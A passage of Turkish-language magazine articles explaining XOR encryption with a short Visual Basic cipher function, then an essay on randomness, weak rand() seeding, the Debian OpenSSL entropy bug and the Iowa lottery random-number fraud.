Doğruluk tablosuna göre diyelim ki şifreleme anahtarı XOR kapısının **A**, açık metin de **B** girişine uygulansın. O halde şifreleme fonksiyonumuz sade bir ifade ile **Q=A⊕B** olur. Şifreleme anahtarımızı da **1** olarak belirleyelim. Belirlenen anahtar değerini formülde **A** yerine **1** koyarsak **Q=1⊕B** elde ederiz. Doğruluk tablosunda **A** girişinin **1** olduğu durumlara açık metni yani **B** değerlerini uygulayalım. Açık metin **1** ise **Q=1⊕1 = 0**, açık metin **0** ise **Q=1⊕0 = 1** olarak şifrelenecektir. Örneğin açık metnin **0** olduğunu varsayarsak **1⊕0 = 1** işlemi gerçekleştir. Elde ettiğimiz sonuç değerini (burada **1**) şifrelenmiş metin olarak karşı tarafa iletiriz.

Şifrelenmiş metnin çözülmesi işlemi aynı şifreleme işleminde olduğu gibidir. Şifreleme anahtarı **A**, şifreli metin de **B** girişine uygulansın. O halde şifre çözme fonksiyonumuz **Q=A⊕B** olur. Şifreleme anahtarı daha önceden **1** olarak belirlendiğinden XOR kapısının **A** girişine **1** olarak uygulanacaktır. Formülde **A** yerine şifreleme anahtarı olan **1** 'i koyarsak **Q=1⊕B** elde ederiz. Şifrelenmiş metin (burada **1**) **B** girişine uygulanır. Yapılan **1⊕1 = 0** işlemi sonucunda (burada **0**) açık metne ulaşılmış olur.

Bu örneğimizde yapılan sadece 1 bitlik XOR şifrelemesidir. İki adet kaba kuvvet saldırısı ile kolayca kırmak mümkündür. Sayısal elektronikte 1 harf anlamına gelebilecek en küçük değer 8 bitten oluşan 1 byte'tır. Şifreleme gücünü daha da arttırmak için XOR kapılarıyla 1 byte (8 bit) şifreleme işlemi yapabiliriz. 1 Byte şifreleme yapabilmek için 8 adet XOR kapısına ihtiyacımız olacaktır. Anahtar kelimenin ve açık metnin her bir biti için bir XOR kapısı kullanacağız. Gösterimde kolaylık ve kısaltma sağlaması için 8 adet anahtar girişine A0,A1..A7, 8 adet açık metin girişine B0,B1..B7 ve 8 adet şifreli metin çıkışına Q0,Q1..Q7 biçiminde sayısal elektronikte kullanılan standart adresleme yöntemini kullanarak etiketleyeceğiz. Şimdiki örneğimizde anahtar kelime olarak **K** harfini seçelim. **K** harfinin **ASCII** karşılığı 10'luk sistemde **75**, İkilik sayı (binary) sisteminde ise **01001011**'dir. Yine 8 adet XOR kapısının A girişlerine anahtar kelimenin bit değerlerini uygulayalım. A0 olarak adreslediğimiz anahtar girişine anahtar değerimiz K harfinin en düşük değerli bitini (en sağdaki bit [4]) gireceğiz. Açık metin ise **A** harfi olsun. A harfinin ASCII tablosundan karşılık değerini öğrenip ikilik sayı sistemine çeviriyoruz. A harfinin bit değerlerini de 8 adet XOR kapısının B girişlerine aynı anahtar girişine uyguladığımız yöntem ile giriyoruz. İşlem sonucunda 8 adet XOR kapısının Q çıkışlarından elde ettiğimiz şifreli metin 00001110 olur. İşlemi tabloda inceleyebilirsiniz.

ANAHTAR	A7..0	0	1	0	0	1	0	1	1
AÇIK METİN	B7..0	0	1	0	0	0	0	0	1
Q=A⊕B	Q7..0	0	0	0	0	1	1	1	0

Bir harflik (8 bit, 1 byte) şifreleme gücü kendinizi güvende hissettirmiyorsa gelin anahtarımızı 64 bit'e, yani 8 byte'a çıkartalım.

Anahtar kelime olarak kullanmak için rastgele 64 bitlik (8 byte), onaltılık (Hex) gösterimle 2A743CFA46B4F1AD sayısını oluşturdum. Bu sefer çok daha fazla XOR kapısına ihtiyaç duyacağız. Tam 64 adet. Açık metin olarak Türk Mitolojin-

4 https://tinyurl.com/ybxzyhyh

den bir figürün ismini, "SU İYESİ"sini şifreleyeceğiz. 8 bitlik standart ASCII tablosunda büyük **İ** harfi bulunmaz. Türkçe harfler ASCII tablosunun CP857 kod numaralı sayfasında listelenmiştir. Büyük **İ** harfinin bu tablodaki karşılığı onluk 152 (hex 98)' dir. Tabloya verileri ikili (Binary) sayı sistemi yerine kısaltmak amacıyla onaltılı (Hex) sayı sisteminde yazdım. İşletim sisteminin yerleşik hesap makinesini programcılık kipine getirerek veya https://www.binaryhexconverter.com internet sitesini sayı sistemleri arasında dönüşüm yapmak için kullanabilirsiniz. Elle XOR kapısı doğruluk tablosunu kullanarak bu işlemi yapmaya çalışmak pek pratik olmaz.Yine işletim sisteminin yerleşik hesap makinesini veya **www.xor.pw** sitesinden yararlanabilirsiniz.

ANAHTAR	A63..0	2A	74	3C	FA	46	B4	F1	AD
AÇIK METİN	B63..0	53	55	20	98	59	45	53	98
A⊕B	Q63..0	79	21	1C	62	1F	F1	A2	35

XOR şifrelemesini kendi yazdığı uygulama içerisinde denemek isteyen okurlarımız için Visual Basic ile yazılmış kısa bir fonksiyon kodu verilmiştir. VB kodunu diğer programlama dillerine çevirmek gayet kolaydır. Kod açıklamaları satırlarda verilmiştir.

```
Public Function XORCipher(Anahtar As String, AcikMetin As String) As String
  Dim isaretci As Long
  Dim SifreliMetin As String
  Dim intXOr1 As Integer, intXOr2 As Integer

  ' Bu fonksiyon aynı uzunlukta alfanumerik Anahtar ve Açık Metin verisini işler.
  ' Aynı uzunlukta şifrelenmiş metni geriye döndürür.
  ' Anahtar ve Açık Metin uzunluğu aynı olmalıdır.
  If Len(Anahtar) <> Len(AcikMetin) Then
    XORCipher = ""
    Exit Function
  End If

  For isaretci = 1 To Len(AcikMetin)

    ' İşaretcinin gösterdiği anahtar ve açık metin verileri sayı türüne çevriliyor
    intXOr1 = Asc(Mid$(AcikMetin, isaretci, 1))
    intXOr2 = Asc(Mid$(Anahtar, isaretci, 1))

    ' XOR işlemi yapılıyor ve şifreli metin dizisine ekleniyor
    SifreliMetin = SifreliMetin + Chr(intXOr1 Xor intXOr2)
  Next isaretci
 XORCipher = SifreliMetin
End Function
```

```
' Kullanım
' Visual Basic Formu üzerine listesi verilen araçları ekleyin
' cmdSifrele  (Buton)
' txtAnahtar (Metin kutusu)
' txtAcikMetin (Metin kutusu)
' txtXorCipher (Metin kutusu)

Private Sub cmdSifrele_Click()

  txtXorCipher.Text = XORCipher(txtAnahtar.Text, txtAcikMetin.Text)

End Sub
```

XOR blok şifrelemesi uygulaması son derece kolay bir şifreleme sistemidir. Ancak aynı anahtarı sürekli kullanmak Vigenere Şifresi'nde olduğu gibi dilbilimsel frekans analizi ile kolayca kırılabilir. Kırılmasının imkânsız olduğu Claude Shannon tarafından ispatlanmış XOR işlemini temel alan ve sıkı kurallara bağlanmış Vernam[5] şifresi yöntemini de deneyebilirsiniz. Vernam şifresi tek kullanımlık (One Time Pairing, OTP) rastgele anahtar üretilmesine dayanır. Üretilen anahtarlar önceden güvenli bir kanal üzerinden dağıtılır ve sadece bir defa kullanılır. Askeriye gibi katı kuralları uygulama yeteneğine sahip organizasyonlar tarafından kullanılmıştır. Bu tek kullanımlık anahtarların bir kıvılcım ile anında küle dönüşen özel kâğıtlara basıldığı söylenir.

5 https://en.wikipedia.org/wiki/One-time_pad

Chris Stephenson – cs@chrisstephenson.com

Rastgele sayılar rastgele olmayınca...

(ABD NSA ajansının parmağı var mı acaba?)


Tüm programlama dillerinde bir rand() ya da random() fonksiyonu vardır.

İsmine bakacak olursanız rastgele sayılar ürettiğini düşünürsünüz, ancak ürettiği sayılar hiç de rastgele değil.

Buradaki ilk sorun rastgeleliğin ne olduğunu anlamak. Zor bir konu.

42: Örneğin bu bir rastgele sayı mıdır? Bu soruya cevap vermek mümkün değil. Ancak birçok sayı için, bir sayı dizisi için ya da sayının henüz bilinmediği bir durum için bu soruyu sorabiliriz.

1,1,1,1: Bu sayı dizisi rastgele mi? Olabilir de olmayabilir de. "Rastgele" sayı üretmek için kurgulanmış bir sayı üreticisi gayet doğal bir şekilde böyle bir sayı dizisi üretebilir. Bunu bir kez yaparsa rastgeleliğinden şüphelenmeyiz. Art arda dört yazı-tura atarsak ve dördü aynı çıkarsa şaşırmamak lazım. Böyle bir olayın olasılığı %12,5. Yine de rastgele bir dizi.



Burada rastgele sayı üreticimiz var... "9 9 9 9 9 9" … Rastgele olduğundan emin misin? Rastgelelikle sorun bu – hiçbir zaman emin olamazsın[1]

1 https://dilbert.com/strip/2001-10-25 2019-01-08 tarihinde erişildi

Olasılık çok derin bir konu. Bazen en dahi matematikçilerin bile kafalarını karıştıran bir konu. Paul Erdos, dahi bir matematikçi ama en basit bir olasılık sorunu (Mehmet Ali Erbil sorunu) ile karşı karşıya geldiğinde bile çözümünü kabul etmiyordu[2].

Olasılık sadece kumarbazları ilgilendiren bir şey de değil. Önce termodinamik teorisiyle, sonra kuantum fiziğiyle, olasılığın evrenin temellerinde var olduğunu öğrendik. Ludwig Boltzmann entropi ve olasılık arasındaki formülü bularak çağdaş termodinamiğin temelini attı. Einstein, "mucize yılı" olarak isimlendirilen, 1905 yılında yazdığı makalelerden birinde, Brownian Motion (Brownian Hareketi) yani gözle görülmeyen küçük parçacıkların bir sıvı etrafındaki düzensiz hareketini yine olasılığı kullanarak çözdü. 1920'lere gelince kuantum fiziği için Schrödinger, Heisenberg ve diğerleri evrenin açıklanmasında olasılığa merkezi bir rol biçti. Rastgelelik böylece evrenin temellerinde yerini aldı.

Yine de olasılık ve rastgelelik kafa karıştıran bir kavram.

Solomonoff - Kolmogorov - Chaitin Rastgeleliği

1933 yılında usta Rus Matematikçi, Andrey Nikolaevich Kolmogorov, "Olasılık Teorisinin Temelleri"[3] isimli kitabıyla olasılık teorisine aksiyomatik bir temel verdi[4]. Bu derin konuya doğrudan girmeyeceğiz.

Bizi ilgilendiren kısmı, sonradan Ray Solomonoff[5], Kolmogorov ve Gregory Chaitin tarafından geliştirilen algoritmik rastgelelik teorisi. Hesaplama teorisiyle ilgilenen bilgisayarcılar olarak bu tanımın ilginç yanı, hesaplama ile ilgili olması.

2006 yılındaki "Randomness and Complexity" Bilgi Üniversitesindeki Turing Days atölyesine katılımcılar, Boğaz turunda. Uzun beyaz sakala sahip olan, sağdan beşinci insan Ray Solomonoff.

---

2 Mehmet Ali Erbil Sorunu (a.k.a. Monty Hall problem): Bir TV oyununda 3 kapalı kutu var. Sadece birinde ödül var. Diğer ikisi boş. Kazanan oyuncu bir kutu seçer. Mehmet Ali Erbil oyuncunun seçtiği kutudan başka bir kutuyu açar ve boş olduğunu gösterir. Oyuncuya sorar: "Seçeneğinizi değiştirmek istiyor musunuz?" Oyuncu seçeneğini değiştirmeli mi, değiştirmemeli mi? Paul Erdos, dünyanın en üretken matematikçilerinden biri, bu sorunun doğru cevabını kabul edemiyordu. Ta ki kendisine bir bilgisayar simülasyonu gösterilinceye kadar. Yani usta bir matematikçi teorik cevapla değil, pratik gösteriyle ikna oldu. Olasılık zor bir iş.

3 Kolmogorov, Andrey (1956). Foundations of the Theory of Probability (2nd ed.). New York: Chelsea. ISBN 978-0-8284-0023-7

4 Alternatif, sonradan, Cox tarafından sistematik haline getirilen bir "Bayesian" olasılık ekolü de var.


5 Bizim için İstanbul Bilgi Üniversitesi Bilgisayar Bilimleri bölümü tarafından 2006 yılında örgütlenen "5. Turing günleri"nde Ray Solomonoff'u davet edip 3 gün boyunca dinlemiş olmak büyük bir gurur kaynağı idi. Maalesef bugün Bilgi Üniversitesi'nde böyle işleri yapmak için ne gerekli bütçe ne de gerekli vizyondan söz edebilmek gerçekten zor. O günlerin programına bu linkten ulaşılabilir: https://web.archive.org/web/20060615000718/http://cs.bilgi.edu.tr:80/pages/turing_days/. "WWW unutmaz, unutturmaz." web.archive.org çok güzel bir kaynak. cs.bilgi.edu.tr kapatıldı ama web.archive.org sitesinde hâlâ yaşıyor.

Bu teoriye göre, bir dizinin rastgeleliği o diziyi üretebilen en kısa programın uzunluğuyla ölçülüyor. Programlama dili konusunda da şartları önceden belirtmek gerek. Bu iş Visual Basic dilinde yapılmaz, ancak esas kavram net. Dizini yazdırmak için (C dilinde örneğin) printf ve tırnaklar arası dizinin içeriğini yazmak en kısa program ise, bu dizi rastgele sayılır. Bundan daha kısa bir program varsa, dizi rastgele değildir. Bir dizinin kendisinden kısa bir program tarafından nasıl üretilebileceğini merak ediyorsanız, ZIP gibi herhangi bir dosya sıkıştırma programı düşünülebilir. Dizin, bir dosya olarak sıkıştırılıyorsa ve sıkıştırılmış hali, dizini yeniden yaratabilen programla paket yapılırsa dizinden kısa ama dizini üretebilen bir program elde edilmiş oluyor. Kendiliğinden açılabilen ZIP dosyası, bunun bir örneğidir. Sıkıştırılamayan bir dosyanın içeriği rastgele düşünülebilir.

Ancak, maalesef, hemen bir sorunla karşı karşıya geliyoruz. ZIP'in sıkıştırma yöntemleri belli ve sınırlı. Başka yöntemlerle gayet iyi sıkıştırılabilen bir dosya ZIP tarafından sıkıştırılamayabilir. Başka yöntemlere bakabiliriz. Ancak bu işin sonu yok. Bu alanı kuran bilim insanlarının ilk ispat ettiği teoremlerden biri, bu güzel rastgelelik tanımı aynı zamanda *hesaplanamaz*. Herhangi bir dosyaya bakıp ve en kısa sıkıştırılmış halini hesaplayan bir program yazılamaz. Chaitin ve Kolmogorov bunu bir *teorem* olarak ispat ettiler. Dolayısıyla bir dizinin rastgeleliğini ölçen bir program da yazılamaz.

Yine bir örnek verelim. Matematikten bildiğimiz π sayısının onluk sistemdeki açılımı (3.14159265359….) görece kısa bir program tarafından istenen uzunlukta rahatlıkla hesaplanabilir. Bu uzanan sayı dizisinin seçtiğimiz herhangi bir kesiti göze rastlantısal görünüyor. Herhangi bir istatistiksel rastgelelik testinden de geçer. Ancak hiç rastgele değil. π sayısının açılımını tanıyabiliriz, ancak basit bir şekilde böyle dizileri transform ederek sonsuz rastgele görünen ama hiç rastgele olmayan diziler üretilebilir. Teorem bize gösteriyor ki, rastgelelik tanımı var, fakat ölçüsü yok.

İşin korkunç yanı, programlama dillerinin kütüphanelerinde bulunan rand() ya da random() fonksiyonlarının tam bu sözünü ettiğimiz türden olması. Yani rand() fonksiyonundan gelen sonuçları rastgele olmak yerine rastgeleliğin tersidir. Çünkü rand() ve benzerleri kısa programlar.



xkcd.com sitesinden rand() yorumu. 4 – zarla seçildi! Rastgeleliği garantili işte.[6]

6 https://xkcd.com/221/ 2019-01-08 tarihinde erişildi

Entropiye İhtiyaç Var

C dilinde program yazanlar bilir. rand() fonksiyonu tamamen belirlenmiş ama rastgele *görünüme* sahip bir sayı dizisi üretir. Testler için bile faydalı olabilir. Belli bir dizi programda bir hataya sebep oluyorsa, tekrar aynı sözde rastgele dizisi üretebilmek işe yarar bir nitelik. Ancak tekrar tekrar aynı dizinin ortaya çıkması sakıncalı ise, rand() fonksiyonunun bu niteliği bir sorun teşkil ediyor.

Çözüm başka yerden biraz rastgelelik ithal etmek. Bu rastgeleliği ithal etmek için C dilinde srand() fonksiyonu kullanılıyor. srand() fonksiyonuna verilen parametre rand() ile üretilecek sayı dizisi için bir başlangıç değeri oluşturuyor. Bu sayı için "seed" (tohum) denir. Termodinamik teorisinden bir kelime ödünç alarak bu sayının kattığı rastgeleliği "entropi" olarak isimlendiriyoruz.

Korkunç Bir Keşif

Google ile bir arama yaptım. Girdiğim metin "c dili rand". İlk sayfada çıkan bütün sayfaları inceledim. Aynı işi İngilizce'de yaptım. Sonuçlar aynı. "rand()" kullanmak için tavsiye edilen yöntem önce bir defa srand() fonksiyonu çağırmak. Neredeyse bütün sonuçlarda C dilindeki kod bu örneğe ya benziyor ya da tıpatıp aynısı. Kopyala yapıştır olduğu kesin, kimin kimden kopyaladığı belli değil. Örnek "Information Security Blog" olduğunu iddia eden bir sayfadan aldım.[7]

```
int main() {
  int rastgele;
  srand(time(NULL));
  rastgele=5+rand()%25;
  printf("%d",rastgele);
  return 0;
  getch();
}
```

İrlandalı yazar, Jonathan Swift, 1710 yılında, "Yalan uçar, gerçek arkasından topallayarak gelir[8]" diye yazıyor[9]. Belli ki Swift internetin geleceğini öngörmüş. Bu yanlış (ve tehlikeli) kod

7 Bu kod örneğinde getch() fonksiyonun kullanımı her zaman alarm zillerimizi çaldırmalı. Sadece Microsoft Windows'un sakat C ortamında gerekli bir fonksiyon. C standart kütüphanelerinde yok. Bulduğum kodlar için somut referans vermiyorum. Kodu aktaran şahısların suçu yok. Merak edenler aynı Google aramasını yapabilir.

8 "Falsehood flies, and truth comes limping after it, so that when men come to be undeceived, it is too late; the jest is over, and the tale hath had its effect: like a man, who hath thought of a good repartee when the discourse is changed, or the company parted; or like a physician, who hath found out an infallible medicine, after the patient is dead."

9 Jonathan Swift, The Examiner No. XIV (Thursday, November 9th, 1710)

nerede arama yaparsan yap önüne çıkıyor. Doğrusu ortada yok. Ancak bizim için güzel bir örnek oluşturuyor.

Entropi ithal etmek için bu kod time kütüphanesinden time() fonksiyonunu kullanıyor. Fonksiyondan dönen değer 1 Ocak 1970'den çağırıldığı ana geçen saniye sayısı. Yani bu sonuç saniyede bir değişir. Elden çalıştırılan bir öğrenci program için yeterli görünebilir. Ancak gerçekten rastgeliliğin gerekli olduğu bir ortam tam bir felaket.

"Bunun sadece bir örnek" olduğu söylenebilir. Ama çok kötü bir örnek ve bu tür uygulamalarda kaçınılması gereken bir yaklaşım.

Rastgele sayılar kripto anahtarlar ya da şifre üretimi için kullanıldığında;

(a) time() fonksiyonunun sonucu sadece saniyede bir değişir. Bir sunucuda aynı saniye içinde srand() ve sonra rand() kullanan iki proses, aynı sonucu üretecek. İki farklı yerden aynı saniye içinde gelen isteklere aynı şifreyi verecek.

(b) time() fonksiyonunun sonucunu saldırgan dahil herkes bilir.


Bu kod örneğini yeni başlayan yazılımcılara göstermek, elektriği kapalı olan bir evde çocuklara parmaklarını elektrik fişlerine sokmayı öğretmek gibi bir şey. O anda bir şey olmaz. Ama çok tehlikeli alışkanlıklar yaratır.

Tabii ki rastgeleliğin kritik olduğu uygulamalarda tohum olarak, *entropi kaynağı* olarak, time() fonksiyonundan çok daha iyi, gerçekten rastgele veriler kullanılıyor. *nix işletim sistemlerinde /dev/random dosyası bilgisayarın fiziksel ortamından toplanan rastgele verilerden türetilen rastgele sayılar içeriyor. Bu dosyadaki entropi işletim sistemi için değerli bir kaynak. Dosyadan alınan sayılar, doğal olarak, bir daha kullanılmaz. Bilgisayarındaki işletim sistemi devamlı, örneğin fare ve klavye hareketlerinin ince (mikrosaniyelik) zamanlamalardan yeni rastgele bilgi topluyor.

Klavye ve faresi olmayan sunucu bilgisayarlar için durum biraz daha zor. Ağ trafiğinin ince zamanlamalarından bilgi toplanabilir. Bankacılık para transfer güvenliği ve loto çekilişleri gibi kritik uygulamalarda özel donanımlara başvurulur. Ufak miktarda radyoaktif Americium içeren özel aletlerden kuantum düzeyde rastgele veriler toplanabilir.

Cloudflare içerik teslim ağ ve ağ güvenliği şirketi (CDN – Content Delivery Network) biraz daha eksantrik bir çözüm buldu. Cloudflare Kaliforniya'daki genel merkezinin lobisinde 80 lava lambası bulunuyor. "Lava" lambası 1960'larda popüler olan lambanın ısısıyla içerdiği iki renkli yağı hareket ettiren bir ev aleti. Lava lambasındaki yağların hareketleri bilimsel anlamıyla "kaotik". Bir kamera yağların hareketlerini kaydediyor ve bu hareketler şirketin arka planda entropi kaynağı oluyor[10].

10 https://blog.cloudflare.com/randomness-101-lavarand-in-production/



Cloudflare şirketinin rastgelelik sorununa bulduğu çare: entropi kaynağı – 80 adet Lava lambası

Rastgelelik Eksik Olunca

Entropi yokluğu / yetersizliği güvenlik için tam bir felaket.

Debian Linux dağıtımı, sunucu dünyasında en popüler Linux dağıtımlarından biri. Daha da kötüsü, başka Ubuntu, Mint gibi popüler dağıtımlar Debian dağıtımdan türetiliyorlar.

Bu dergideki önceki makalelerimde C programlama dilinin yapısının güvenliğe kattığı sorunlardan bahsetmiştim. Bu sorunların etkisini azaltmak için C kodlarını tarayıp programların "riskli" davranışlarını tespit etmek için Purify, Valgrind gibi çeşitli kod tarayan uygulamalar kullanılıyor. Debian geliştiricileri, libssl şifreleme kütüphanesini taradılar ve kimi zafiyetler tespit ettiler.

Geliştiricilerin arasındaki bu konu hakkındaki tartışmaları okumak hâlâ mümkün. Özetle "Ne yapacağız – bu kod hata veriyor?" "Bu satırlar hata veriyor. Silsek mi acaba?" gibi konuşmalar geliştiricilerin arasında geçiyor.[11] Debian'ın hata yönetimi sisteminden bir alıntı:

11 Debian Bug report logs - #363516 valgrind-clean the RNG https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=363516 2019-01-08 tarihinde erişildi

```
The problems are the following pieces of
code in
crypto/rand/md_rand.c:
#ifndef PURIFY
                MD_Update(&m,buf,j); /*
purify complains */
#endif
What it's doing is adding uninitialised
numbers to the pool to
create random numbers.
I've been thinking about commenting those
out.
...
Martin, what do you think about this?
```

Bu satırlar "geliyorum" diyen bir felaketin habercileri. O kritik, "sorunlu" kod satırı silindi. Bu 2006 yılında oldu.

Sonuç itibarıyla libssl'de kritik bir işleme giren entropi 16 bitlik bir seviyeye düştü.

Bunun sonuçlarını anlamak için kullanılan kriptografinin nasıl çalıştığını kısaca anlatmak gerek. RSA açık anahtarlı şifreleme teknolojisi büyük (hem de çok büyük) asal sayıları kullanıyor. Kriptografik sır iki büyük asal sayı, size mesaj göndermek isteyen kişiler ile paylaştığınız public (genel) anahtarınız bu iki sayının çarpımından üretiliyor.

Dolayısıyla asal sayıları bulmak mümkün olunca kriptografik yöntemin sırrı açıklanmış oluyor.

Kullanılacak büyük asal sayıların üretilmesi sorunun kilit noktası. Büyük asal sayılar, rastgele büyük sayıları seçip (yine rastgeleliğe bağlı Rabin-Miller yöntemi kullanarak) bir asal sayı çıkıncaya kadar asallıklarını test ediyor. Şu ana kadar büyük asal sayılar bulmak için kullanılan en hızlı yöntem bu.

Sorun, sürece giren entropi sadece 16 bitlik ise, üretilen büyük asal sayılar sadece 65.535 asal sayı içeren bir havuzdan seçiliyor. Bilgisayarlar hızlı çalışıyor; iyilik için de kötülük için de. Bir saldırgan birkaç milisaniye içinde 65 bin olası anahtarı deneyip kapıdan içeriye geçebiliyor.

Maalesef aynen tarif ettiğimiz şekilde oldu. Bu kod satırının silinmesiyle, Debian ve türevlerinin son versiyonunu yükleyen her sunucunun kapısı çok basit saldırı programlarına açıldı[12]. Sorun ancak 2008 yılında tespit edildi. Yani 2 yıl boyunca bu güvenlik açığı kullanılmaya devam etti.

12 Bilgi Bilgisayar Bilimleri bölümünde biz de bu açığa kurban olduk. Keşke sunucularımıza giren öğrencimiz kendi çabasıyla girebilseydi. Ancak "script kiddy" olduğu için "bir yerden" indirdiği hazır bir programla sunucularımıza girebildi. Hedefi sınav sorularıydı. Girişim Tespiti Sistemimizin (Intrusion Detection System) alarm zilleri hemen çaldı. Saldırıyı serbest laboratuvarımızdan yürüttüğü için güvenliğimizi sağlayan asistan arkadaşlar laboratuvara inip çok akıllı olmayan öğrencimizi hemen ekran başında yakaladılar. Kendi sunucumuzun güvenliğine fazla güvenmediğimiz için kontrol amacıyla hoca ve asistanlar arasında sınav sorularını gönderirken GPG şifreleme kullanıyorduk. GPG, entropi konusunda, çok daha dikkatli yazılmış bir uygulama olduğu için sınav sorularımız aslında tehdit altında değildi.

Her Entropisizlik Tesadüfi Olmuyor – Kasıtlı Entropisizlik

Resim: Francesco Francavilla

Teorik sebeplerden dolayı entropisizliği tespit etmek zor. Algoritmik karışıklık hesaplanmaz bir nitelik olduğundan bir rastgele sayı üreticisinden gelen sayıların içerdiği entropi de hesaplanamaz.

Bu da "tespit edilemez" suçlara yol açabilir. ABD'de Lowa eyaletinin lotosunda böyle bir olay oldu[13].

Lotoda kullanılan rastgele sayı üreticisinin programcısı, Eddie Tipton, 2006 yılında entropiyle bir hile yaptı. Lotolarda rastgele sayıların entropisi genellikle özel radyoaktif rastgeleliğini kullanan bir aletten geliyor. Programcımız belli tarihler ve koşullarda o aletten gelen entropinin çoğunu yine tarihten türetilen sayılarla ikame eden birkaç satır kod ekledi. Yani o her yerde bulunan "srand (time(NULL))" kod örneğiyle aynı şey yaptı. Tabii ki çok hassas bir kod parçası olduğu için bu kod denetime tabiydi. Yaptığı değişiklik fark edilmedi, kod denetimden geçti.

4 sene boyunca yılın belli günlerinde kazanan loto sayıları milyonluk bir havuzdan değil birkaç yüzlük bir havuzdan çekiliyordu. Her tarihte o havuz farklı olduğundan ve rastgeleliğinin hesaplanamaz tabiatından ötürü kimse bunu fark edemezdi. Loto çalışanlarının loto bileti satın alması tabii ki yasak. Eddie Tipton arkadaşlarına, akrabalarına sayılar veriyordu, kazandıkları ikramiyeden de bir yüzde alıyordu.

13 The Man Who Cracked The Lottery, Reid Forgrave. New York Times 2018-05-03 https://www.nytimes.com/interactive/2018/05/03/magazine/money-issue-iowa-lottery-fraud-mystery.html (2019-01-02 tarihinde erişildi)

Tipton'un yakalanması açgözlülüğü ve dikkatsizliğinden kaynaklandı. 2010 yılı sonunda Eddie Tipton şahsen 16.5 milyon dolar kazanan bir bilet satın aldı. Ödülü bir arabacıyla almaya çalıştı, ancak olmadı ve ödülü almaktan vazgeçti. Olay 4 sene boyunca sır kaldıktan sonra göreve gelen yeni bir savcı biletin satın alındığı andan kalan güvenlik kamera kayıtlarını yayınladı ve Tipton'u tanıyan biri ihbar etti. Hâlâ bunu nasıl yaptığı sır. Ancak loto ödülü kazananlar arasında Tipton'un yakınları tarandığında olayın büyüklüğü açığa çıktı. Çoğu yerde eski rastgele sayı üreticisinin kodları silinmişti, ama bir yerden bir yedek çıkınca kullandığı yöntem de anlaşıldı.

2014 yılında mahkum olan Tipton hâlen hapiste.

Resim: Francesco Francavilla

Her Entropisizlik Tesadüfi Olmuyor – Devlet Entropisizliği

